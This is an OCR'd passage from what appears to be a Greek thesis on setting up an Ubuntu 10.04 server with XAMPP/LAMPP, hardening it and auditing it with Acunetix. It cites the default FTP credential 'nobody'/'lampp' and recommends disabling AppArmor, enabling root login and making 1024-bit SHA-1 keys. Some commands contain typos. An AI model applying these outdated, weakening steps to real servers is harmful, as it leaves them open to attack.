


Ξεκινά η εγκατάσταση του GRUB, το οποίο είναι το λογισμικό που εγκαθίσταται στον σκληρό και τον καθιστά εκκινήσιμο.



Αποδεχόμαστε τις προεπιλεγμένες τιμές πατώντας “Enter” και περιμένουμε να ολοκληρωθεί η εγκατάσταση. Στη συνέχεια θα γίνει επανεκκίνηση και θα βρεθούμε σε περιβάλλον shell στο οποίο μπορούμε πλέον να συνδεθούμε ως κάποιος χρήστης.





Προς το παρόν, δεν παρέχεται παραθυρικό περιβάλλον. Θα το εγκαταστήσουμε με την παρακάτω εντολή:

```
sudo apt-get-install gnome-desktop-environment
```

και θα εγκαταστήσουμε και τον X-Server με την επόμενη:

```
sudo apt-get install xinit
```

Στη συνέχεια κάνουμε επανεκκίνηση τον server. Θα ξεκινήσει αμέσως φορτώνοντας το περιβάλλον Gnome. Για την διευκόλυνσή μας, μπορούμε να εγκαταστήσουμε και τα VMWare Tools, είτε από το μενού επιλογών του VMWare Workstation, είτε με την παρακάτω εντολή μέσω ενός τερματικού:

```
sudo apt-get install open-vm-tools
```

Τα εργαλεία αυτά διευκολύνουν την μετάβαση από το εικονικό τερματικό στο πραγματικό και αντίθετα. Δημιουργούν μια αίσθηση ενοποίησης ανάμεσα στα δύο αυτά.

5.2.3. Προετοιμασία και ρυθμίσεις του λειτουργικού

Ρύθμιση του δικτύου

Για την ολοκλήρωση των παρακάτω βημάτων απαιτούνται δικαιώματα χρήστη root. Έχουμε την επιλογή είτε να προσθέτουμε την εντολή **sudo** πρίν από κάθε εντολή είτε να εκτελέσουμε την εντολή **sudo su** και να εισάγουμε τον κωδικό μας για να αποκτήσουμε μόνιμη πρόσβαση ως ο χρήστης root.

Η προεπιλεγμένη συμπεριφορά του λειτουργικού είναι να απαγορεύει την είσοδο ώς χρήστης root. Χρησιμοποιώντας την εντολή **sudo passwd root** και εισάγοντας ένα κωδικό, απενεργοποιούμε την απαγόρευση αυτή. Πρέπει, όμως, πάντα να προσέχουμε τις κινήσεις μας μέσω του χρήστη root.

Σχετικά με τις ρυθμίσεις του δικτύου, σκοπός μας είναι να ορίσουμε μία σταθερή διεύθυνση IP για τον server στο δίκτυό μας. Προς το παρόν, η διευθυνσιοδότηση γίνεται από τον DHCP server του router. Αν και συνήθως τα router αναθέτουν την ίδια διεύθυνση σε κάθε τερματικό που συνδέεται σε αυτά, θέλουμε να σιγουρέψουμε ότι ο server θα βρίσκεται πάντα στην ίδια διεύθυνση και ο καλύτερος τρόπος να το επιτύχουμε είναι μέσω των ρυθμίσεων δικτύου του λειτουργικού συστήματος.

Για να ρυθμίσουμε, λοιπόν, την στατική διεύθυνση του server ανοίγουμε ένα τερματικό και αφού αποκτήσουμε δικαιώματα χρήστη root, τρέχουμε την εξής εντολή:

```
vi /etc/network/interfaces
```

με την οποία ανοίγει ο gedit (επεξεργαστής κειμένου) με το αρχείο ρυθμίσεων των καρτών δικτύου και εισάγουμε τις απαιτούμενες ρυθμίσεις.

```
# The loopback network interface
auto lo
iface lo inet loopback


# The primary network interface
auto eth2
iface eth2 inet static
        address 192.168.178.26
        netmask 255.255.255.0
        network 192.168.178.0
        broadcast 192.168.178.255
        gateway 192.168.178.1
```

Στη συνέχεια κάνουμε επανεκκίνηση την κάρτα δικτύου για να εφαρμοστούν οι ρυθμίσεις με την παρακάτω εντολή:

```
/etc/init.d/networking restart
```

και στη συνέχεια ελέγχουμε ότι έχουν εφαρμοστεί σωστά οι ρυθμίσεις με την εντολή **ifconfig**.

Το επόμενο βήμα είναι να ρυθμίσουμε το αρχείο **/etc/hosts**. Αφού το ανοίξουμε

```
gedit /etc/hosts
```

πληκτρολογούμε τα εξής:

```
127.0.0.1           localhost.localdomain  localhost

127.0.1.1           ntounasth.sytes.net ntounasth

192.168.178.26      ntounasth.sytes.net


# The following lines are desirable for IPv6 capable hosts

::1     localhost ip6-localhost ip6-loopback

fe00::0 ip6-localnet

ff00::0 ip6-mcastprefix

ff02::1 ip6-allnodes

ff02::2 ip6-allrouters

ff02::3 ip6-allhosts
```

Αφού το αποθηκεύσουμε και κλείσουμε το αρχείο, εκτελούμε τις επόμενες δύο εντολές στο τερματικό.

```
hostname

hostname –f
```

Εάν μας επιστρέψουν την ίδια τιμή, δεν χρειάζεται κάτι επιπλέον. Σε αντίθετη περίπτωση, εκτελούμε και τις επόμενες δύο εντολές. Το επιθυμητό αποτέλεσμα είναι το αποτέλεσμα των εντολών **hostname** και **hostname –f** να είναι το ίδιο.

```
echo ntounasth.sytes.net > /etc/hostname

/etc/init.d/hostname restart
```

Ρύθμιση πηγών του aptitude και ενημέρωση του λειτουργικού

Ανοίγουμε το αρχείο **/etc/apt/sources.list** με το gedit. Θα αφαιρέσουμε το CD εγκατάστασης και θα βεβαιωθούμε ότι είναι ενεργοποιημένες οι πηγές **universe** και **multiverse**. Το αρχείο πρέπει να μοιάζει με το παρακάτω

```
# deb cdrom:[Ubuntu 10.04.1 LTS _Lucid Lynx_ - Release i386
(20100816.1)]/ lucid main restricted

# See http://help.ubuntu.com/community/UpgradeNotes for how
to upgrade to

# newer versions of the distribution.



deb http://gr.archive.ubuntu.com/ubuntu/ lucid main
restricted

deb-src http://gr.archive.ubuntu.com/ubuntu/ lucid main
restricted



## Major bug fix updates produced after the final release of
the

## distribution.

deb http://gr.archive.ubuntu.com/ubuntu/ lucid-updates main
restricted

deb-src http://gr.archive.ubuntu.com/ubuntu/ lucid-updates
main restricted



## N.B. software from this repository is ENTIRELY
UNSUPPORTED by the Ubuntu

## team. Also, please note that software in universe WILL
NOT receive any

## review or updates from the Ubuntu security team.

deb http://gr.archive.ubuntu.com/ubuntu/ lucid universe

deb-src http://gr.archive.ubuntu.com/ubuntu/ lucid universe

deb http://gr.archive.ubuntu.com/ubuntu/ lucid-updates
universe

deb-src http://gr.archive.ubuntu.com/ubuntu/ lucid-updates
universe



## N.B. software from this repository is ENTIRELY
UNSUPPORTED by the Ubuntu

## team, and may not be under a free licence. Please satisfy
yourself as to
```

```
## your rights to use the software. Also, please note that
software in

## multiverse WILL NOT receive any review or updates from
the Ubuntu

## security team.

deb http://gr.archive.ubuntu.com/ubuntu/ lucid multiverse

deb-src http://gr.archive.ubuntu.com/ubuntu/ lucid
multiverse

deb http://gr.archive.ubuntu.com/ubuntu/ lucid-updates
multiverse

deb-src http://gr.archive.ubuntu.com/ubuntu/ lucid-updates
multiverse



## Uncomment the following two lines to add software from
the 'backports'

## repository.

## N.B. software from this repository may not have been
tested as

## extensively as that contained in the main release,
although it includes

## newer versions of some applications which may provide
useful features.

## Also, please note that software in backports WILL NOT
receive any review

## or updates from the Ubuntu security team.

# deb http://gr.archive.ubuntu.com/ubuntu/ lucid-backports
main restricted universe multiverse

# deb-src http://gr.archive.ubuntu.com/ubuntu/ lucid-
backports main restricted universe multiverse



## Uncomment the following two lines to add software from
Canonical's

## 'partner' repository.

## This software is not part of Ubuntu, but is offered by
Canonical and the

## respective vendors as a service to Ubuntu users.
```

```
# deb http://archive.canonical.com/ubuntu lucid partner

deb-src http://archive.canonical.com/ubuntu lucid partner



deb http://security.ubuntu.com/ubuntu lucid-security main
restricted

deb-src http://security.ubuntu.com/ubuntu lucid-security
main restricted

deb http://security.ubuntu.com/ubuntu lucid-security
universe

deb-src http://security.ubuntu.com/ubuntu lucid-security
universe

deb http://security.ubuntu.com/ubuntu lucid-security
multiverse

deb-src http://security.ubuntu.com/ubuntu lucid-security
multiverse
```

Αποθηκεύουμε και κλείνουμε το αρχείο και εκτελούμε τις εντολές:

```
aptitude update

aptitude safe-upgrade

reboot
```

Απενεργοποίηση του AppArmor

Το AppArmor είναι μια εφαρμογή με σκοπό να παρέχει περισσότερη ασφάλεια. Σε πολλές περιπτώσεις, όμως, δημιουργεί περισσότερα προβλήματα από όσα λύνει (όπως προβλήματα στην εκκίνηση υπηρεσιών του λειτουργικού συστήματος). Επιλέγουμε να το απενεργοποιήσουμε και να το απεγκαταστήσουμε. Για να το επιτύχουμε, εκτελούμε τις εξής εντολές:

```
/etc/init.d/apparmor stop

update-rc.d -f apparmor remove

aptitude remove apparmor apparmor-utils
```

Συγχρονισμός της ώρας του συστήματος

Ρυθμίζουμε τον server να συγχρονίζεται μέσω ενός server στο Internet, μέσω του ntp (network time protocol) πρωτοκόλλου.

Εγκατάσταση των RootKit και ClamAV

Τα RootKit και ClamAV παρέχουν προστασία απέναντι σε διάφορους τύπους ιών. Για να τα εγκαταστήσουμε, εκτελούμε την εντολή:

```
aptitude install clamav clamav-freshclam clamav-daemon apt-
listchanges clamav-docs rkhunter
```

στο τερματικό.

Εφόσον ολοκληρωθεί το βήμα αυτό εκτελούμε τις εντολές

```
freshclam

rkhunter –update
```

στο τερματικό και περιμένουμε μέχρι να ενημερωθεί η βάση δεδομένων πληροφοριών για ιούς του ClamAV.

5.2.4. Εγκατάσταση και ρύθμιση του LAMPP

Κατεβάζουμε το απαραίτητο αρχείο από την σελίδα του XAMPP for Linux (http://www.apachefriends.org/en/xampp-linux.html). Στη συνέχεια, ανοίγουμε ένα τερματικό και, αφού αποκτήσουμε δικαιώματα root, μεταφερόμαστε στον φάκελο όπου κατεβάσαμε το αρχείο και εκτελούμε την εντολή

```
tar xvfz xampp-linux-1.7.3a.tar.gz -C /opt
```

Για να εκκινήσουμε το LAMPP, χρησιμοποιούμε την εντολή

```
/opt/lampp/lampp start
```

καθώς και τις παρακάτω παραμέτρους αντί της “start” για τις εξής λειτουργίες (για να τις δούμε στο τερματικό πληκτρολογούμε την προηγούμενη εντολή χωρίς παραμέτρους):


```
start         Start XAMPP (Apache, MySQL and eventually
others)

startapache   Start only Apache

startssl      Start only SSL support

startmysql    Start only MySQL

startftp      Start only ProFTPD


stop          Stop XAMPP (Apache, MySQL and eventually
others)

stopapache    Stop only Apache

stopssl       Stop only SSL support

stopmysql     Stop only MySQL

stopftp       Stop only ProFTPD


reload        Reload XAMPP (Apache, MySQL and eventually
others)

reloadapache Reload only Apache

reloadmysql   Reload only MySQL

reloadftp     Reload only ProFTPD


restart       Stop and start XAMPP

security      Check XAMPP's security


php5          Activate PHP5

phpstatus     Which version of PHP is active?
```

```
backup        Make backup file of your XAMPP config, log and
data files

panel         Starts graphical XAMPP control panel
```

Εφόσον ξεκινήσουμε το LAMPP, μπορούμε να δοκιμάσουμε ότι ο server δουλεύει σωστά ανοίγοντας τη σελίδα **http://localhost** σε έναν browser. Το επιθυμητό αποτέλεσμα είναι να γίνει ανακατεύθυνση στην διεύθυνση **http://localhost/xampp** και να δούμε μία σελίδα επιλογής γλώσσας.

Στο σημείο αυτό, ο server μας είναι εγκατεστημένος και πλήρως λειτουργικός. Παρόλα αυτά, όπως μπορούμε να δούμε και στην επόμενη εικόνα (η στο url **http://localhost/xampp/security**), υπάρχει πλήρης έλλειψη ασφάλειας, κάτι το οποίο επιβεβαιώνεται και από τα αποτελέσματα του Acunetix τα οποία παραθέτουμε αργότερα. Συγκεκριμένα:


- ✓ Ο χρήστης-διαχειριστής της MySQL (root) δεν είναι προστατευμένος από κωδικό.
- ✓ Ο MySQL daemon είναι προσβάσιμος μέσω του δικτύου.
- ✓ Στον ProFTPD (ftp server) ο κωδικός του default χρήστη «nobody» είναι «lampp».
- ✓ Το PhpMyAdmin είναι προσβάσιμο μέσω του δικτύου.
- ✓ Τα παραδείγματα είναι προσβάσιμα μέσω του δικτύου.
- ✓ Η MySQL και ο Apache «τρέχουν» με τον ίδιο χρήστη (nobody).




Ο κατασκευαστής του LAMPP προσφέρει μία λύση η οποία σε πρώτη φάση παρέχει ένα ικανοποιητικό επίπεδο ασφάλειας. Η λύση αυτή είναι η εκτέλεση της εντολής:

```
/opt/lampp/lampp security
```

σε ένα τερματικό. Μόλις τρέξουμε αυτό το script, θα διορθωθούν όλα τα παραπάνω προβλήματα. Θα δούμε στην οθόνη του τερματικού μας τα παρακάτω, ζητώντας μας διάφορους κωδικούς:



Το αποτέλεσμα της σελίδας του LAMPP που δείχνει το επίπεδο ασφάλειάς του, πλέον θα πρέπει να είναι όπως στην παρακάτω εικόνα:



Η αλλαγές που έγιναν οδήγησαν τον server σε ένα αποδεκτό επίπεδο ασφάλειας, γεγονός που επιβεβαιώνεται ακόμα μία φορά από τα αποτελέσματα του Acunetix τα οποία παραθέτουμε στη συνέχεια.

Έχουμε πλέον εγκαταστήσει επιτυχώς το LAMPP. Πρέπει, όμως, να δημιουργήσουμε ένα service που θα εκκινεί αυτόματα το LAMPP κατά την εκκίνηση του server. Για να το επιτύχουμε, εκτελούμε τις παρακάτω εντολές:

```
sudo ln -s /opt/lampp/lampp /etc/init.d/lamp

sudo update-rc.d -f lampp defaults
```

5.2.5. Ρυθμίσεις των Apache, MySQL, PHP και ProFTPd

Οι ρυθμίσεις των διαφόρων λογισμικών του server έχουν καλυφθεί εκτενώς στο κεφάλαιο 2. Τα αρχεία των ρυθμίσεων που προκύπτουν από το κεφάλαιο αυτό και τα οποία θα χρησιμοποιηθούν ως τελικές ρυθμίσεις του server παραθέτονται στα Παραρτήματα 1, 2, 3, 4 και 5.

5.2.6. Πιστοποιητικά ασφάλειας

Το LAMPP υποστηρίζει την χρήση SSL για τις συνδέσεις των clients με τον web server καθώς και με τον FTP server. Στο κεφάλαιο 2.5 είδαμε τη διαδικασία για τη δημιουργία των πιστοποιητικών SSL για χρήση με τον ProFTPd server.

Στο σημείο αυτό θα προσθέσουμε τα βήματα για τη δημιουργία των αντίστοιχων πιστοποιητικών για χρήση από τον Apache. Τα πιστοποιητικά αυτά βρίσκονται στους φακέλους **/opt/lampp/etc/ssl.crt** και **/opt/lampp/etc/ssl.key** και είναι τα αρχεία **server.crt** και **server.key** αντίστοιχα. Τα πιστοποιητικά αυτά έχουν λήξει και φαίνονται ως αναξιόπιστα. Το ίδιο φαινόμενο θα παρατηρηθεί και με τα πιστοποιητικά που θα δημιουργήσουμε για τον Apache, όπως και με εκείνα που δημιουργήθηκαν για τον ProFTPd. Η αιτία δεν είναι άλλη από τη μη επικύρωσή τους από κάποιον έμπιστο πάροχο πιστοποιητικών SSL. Παρόλα αυτά, η δημιουργία των δικών μας πρωτοκόλλων, θα εξαφανίσει από τα αποτελέσματα του Acunetix το λάθος που αφορά την χρήση ληγμένων πιστοποιητικών. Για το λόγο αυτό, καθώς και για να δούμε τα βήματα που απαιτούνται για τη δημιουργία

των πιστοποιητικών, θα δημιουργήσουμε τα δικά μας για να χρησιμοποιηθούν από τον Apache.

Οι παρακάτω εντολές θα δημιουργήσουν τα απαραίτητα αρχεία:

```
openssl genrsa 1024 > server.key

openssl req -new -x509 -nodes -sha1 -days 365 -key
server.key > server.crt
```

ενώ οι επόμενες θα τα αντιγράψουν και θα υπερκαλύψουν τα αντίστοιχα υπάρχοντα πιστοποιητικά του LAMPP.

```
sudo cp server.crt /opt/lampp/etc/ssl.crt

sudo cp server.key /opt/lampp/etc/ssl.key
```

Σχετικά με τις παραπάνω εντολές:

- Προϋποθέτουν ότι τα επιμέρους αρχεία των πιστοποιητικών θα δημιουργηθούν σε έναν προσωρινό φάκελο και στη συνέχεια θα αντιγραφούν στους φακέλους που πρέπει να βρίσκονται για να χρησιμοποιηθούν.
- Επιλέξαμε να μην διατηρήσουμε αντίγραφα ασφαλείας των πιστοποιητικών που παρέχονται με το LAMPP, διότι είναι σίγουρο ότι δεν θα τα χρειαστούμε κάποια άλλη στιγμή στο μέλλον.

Τέλος, αρκεί να κάνουμε επανεκκίνηση το LAMPP για να χρησιμοποιηθούν τα πιστοποιητικά.

5.2.7. Προσαρμογή του φακέλου htdocs

Για να διαχειριζόμαστε τον server με μεγαλύτερη ευκολία, χρησιμοποιούμε τον χρήστη **nimda**, τον οποίο δημιουργήσαμε κατά την εγκατάσταση του λειτουργικού συστήματος. Στον χρήστη αυτό έχουμε παραχωρήσει και δικαιώματα πρόσβασης μέσω ftp. Επίσης, ορίσαμε βασική ομάδα του χρήστη

nimda να είναι η ομάδα www-data. Σκοπός μας είναι να χρησιμοποιούμε τον χρήστη για να διαχειριστούμε τα αρχεία του φακέλου htdocs του server και, συγχρόνως, να μην δημιουργούνται προβλήματα πρόσβασης των αρχείων από τον Apache server, οποίος θα λειτουργεί με τον χρήστη www-data του οποίου η βασική ομάδα είναι επίσης η ομάδα www-data.

Εκτελώντας τις παρακάτω εντολές, αλλάζουμε τον ιδιοκτήτη κάποιων φακέλων για να μην υπάρχει πρόβλημα κατά την πρόσβαση σε πόρους του server όταν χρειάζεται. Επίσης, βεβαιωνόμαστε ότι μόνο ο Apache θα έχει πρόσβαση στους πόρους αυτούς και όχι ο χρήστης nimda (εκτός του φακέλου htdocs).

```
chown -RvP www-data:www-data /opt/lampp/phpmyadmin/
chown -RvP nimda /opt/lampp/htdocs/
chown -RvP www-data:www-data /opt/lampp/htdocs/xampp/
chown -RvP www-data:www-data /opt/lampp/htdocs/webalizer/
```

5.2.8. Τα σενάρια που θα μελετήσουμε

Επιλέχθηκαν τέσσερις διαφορετικές καταστάσεις του server που θεωρήθηκαν κομβικά σημεία και πραγματοποιήθηκαν ελέγχοι σε αυτά. Συγκεκριμένα:

1. Μετά την εγκατάσταση του LAMPP.
2. Μετά την εκτέλεση του script για ασφάλεια που παρέχεται από το LAMPP
3. Μετά την ρύθμιση των παραμέτρων των λογισμικών του server για αύξηση της ασφάλειας και με ιστοσελίδα Joomla με περιεχόμενο το δειγμα που παρέχεται κατα την εγκατάστασή του CMS.
4. Με τις ίδιες ρυθμίσεις των λογισμικών του server και με επιπλέον components καθώς και custom περιεχόμενο στην ιστοσελίδα.

Αναλυτικότερα:

1. Στην φάση αυτή, το LAMPP είναι ένα πλήρως ανοιχτό περιβάλλον και ευάλωτο σε οποιαδήποτε πιθανή επίθεση σε όλα τα επίπεδα του server. Αποτελεί χρήσιμο σημείο αναφοράς για να μπορούμε να δούμε τα πραγματικά προβλήματα του server.

2. Η φάση αυτή αποτελεί άλλο ένα χρήσιμο σημείο αναφοράς καθώς ξεκαθαρίζει τα προβλήματα που επιλύθηκαν μέσω του script ασφάλειας του LAMPP και μας δείχνει τις ευπάθειες στις οποίες πρέπει να επικεντρωθούμε.

3. Η τρίτη φάση, επιλέχθηκε για να ελεγχεί το Joomla με τις βασικές λειτουργίες που παρέχει. Το δειγματικό περιεχόμενο που παρέχεταιι κατά την εγκατάσταση, αποτελεί μια πλήρη παρουσίαση των δυνατοτήτων του CMS. Η χρησιμότητα της φάσης αυτής είναι ο εντοπισμός προβλημάτων που οφείλονται αποκλειστικά και μόνο στο Joomla.

4. Στην τελευταία φάση που επιλέχθηκε, δημιουργήθηκε μια πλήρης ιστοσελίδα με διάφορα πρόσθετα είτε για παρουσίαση, είτε για δημιουργία σελίδων, για δημιουργία δυναμικών φορμών και διαχείρησή αυτών, δεδομένα από εξωτερικές υπηρεσίες και άλλα. Συγκεκριμένα:

    - Chronoforms (component / modules / plugins)
    - JCE - Joomla Content Editor (component / plugins)
    - K2 content component (component / modules / plugins)
    - Joomfish για υποστήριξη πολυγλωσσικότητας (component / module / plugin)
    - Facebook Social Plugin

    Η επιλογή των components αυτών έγινε με βάση τη δημοτικότητά και την αξιοπιστία που θεωρείται οτι έχουν. Πάρα πολλές ιστοσελίδες τα χρησιμοποιούν και θεωρήθηκε καλό να μελετηθούν εφαρμογές που είναι ευρέως αποδεκτές και χρησιμοποιούνται κατά κόρον.

5.3. Auditing του server με το εργαλείο Acunetix Web Vulnerability Scanner

Στατιστικές δείχνουν ότι τουλάχιστον το 70% των ιστοσελίδων και web εφαρμογών κρύβουν αδυναμίες οι οποίες θα μπορούσαν να οδηγήσουν σε κλοπή ευαίσθητων δεδομένων. Κύριος στόχος των επιτιθέμενων είναι ιστοσελίδες με δυναμικό περιεχόμενο, πολλούς χρήστες, καλάθια αγορών και φόρμες που εισάγονται δεδομένα.

Είναι γεγονός ότι, όσον αφορά τις web εφαρμογές και τις ιστοσελίδες, προστασία μέσω SSL και firewall είναι κινήσεις οι οποίες δεν θα έχουν αποτέλεσμα. Οι επιθέσεις σε ιστοσελίδες γίνονται μέσω των θυρών 80 και 443 (http και https αντίστοιχα) με αποτέλεσμα να μην επηρεάζονται από τέτοιου είδους προφυλάξεις. Είναι προφανές ότι υπάρχει ανάγκη για πραγματικό έλεγχο και συγκεκριμένα σε επίπεδο προγραμματισμού. Η καλύτερη λύση είναι η χρήση εργαλείων server auditing. Ένα τέτοιο εργαλείο επιτελέσει το ρόλο του επιτιθέμενο χωρίς όμως να βλάψει την ιστοσελίδα και τον server που την φιλοξενεί.

Υπάρχει διαθέσιμη μια μεγάλη ποικιλία τέτοιων εφαρμογών-εργαλείων από την οποία μπορεί να επιλέξει κανείς για να ελέγξει την ασφάλεια του server και της ιστοσελίδας του. Στην περίπτωσή μας, επιλέξαμε να χρησιμοποιήσουμε το Acunetix Web Vulnerability Scanner για τους εξής λόγους:


- Καλύπτει μια μεγάλη γκάμα επιθέσεων, CMS, forums, blogs και άλλων εργαλείων ανάπτυξης ιστοσελίδων.
